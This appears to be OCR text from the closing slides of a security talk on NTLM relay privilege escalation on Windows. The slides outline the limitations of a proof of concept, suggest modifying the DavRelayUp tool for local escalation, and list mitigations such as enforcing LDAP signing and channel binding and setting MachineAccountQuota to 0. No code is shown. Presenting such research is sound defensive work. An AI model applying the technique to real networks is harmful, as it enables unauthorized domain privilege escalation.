
Windows SAC | PoC downsides

- Requires a remote attacker host for impacket
- Requires opened ports (SMB) to get a shell

Solution > Modify DavRelayUp for “local” privilege escalation

Refs: https://github.com/Dec0ne/DavRelayUp

Windows SAC | Proof of Concept



NTLM Relay | Mitigations

- Enforce LDAP Signing and LDAP Channel Binding
  - (default from Windows server 2025)
- Set MS-DS-Machine-Account-Quota attribute to 0
  - (default 10)

Refs: https://learn.microsoft.com/en-us/windows/win32/adschema/a-ms-ds-machineaccountquota, https://support.microsoft.com/en-us/topic/2020-2023-and-2024-ldap-channel-binding-and-ldap-signing-requirements-for-windows-kb4520412-ef185fb8-00f7-167d-744c-f299a66fc00a

Thank you!

Questions?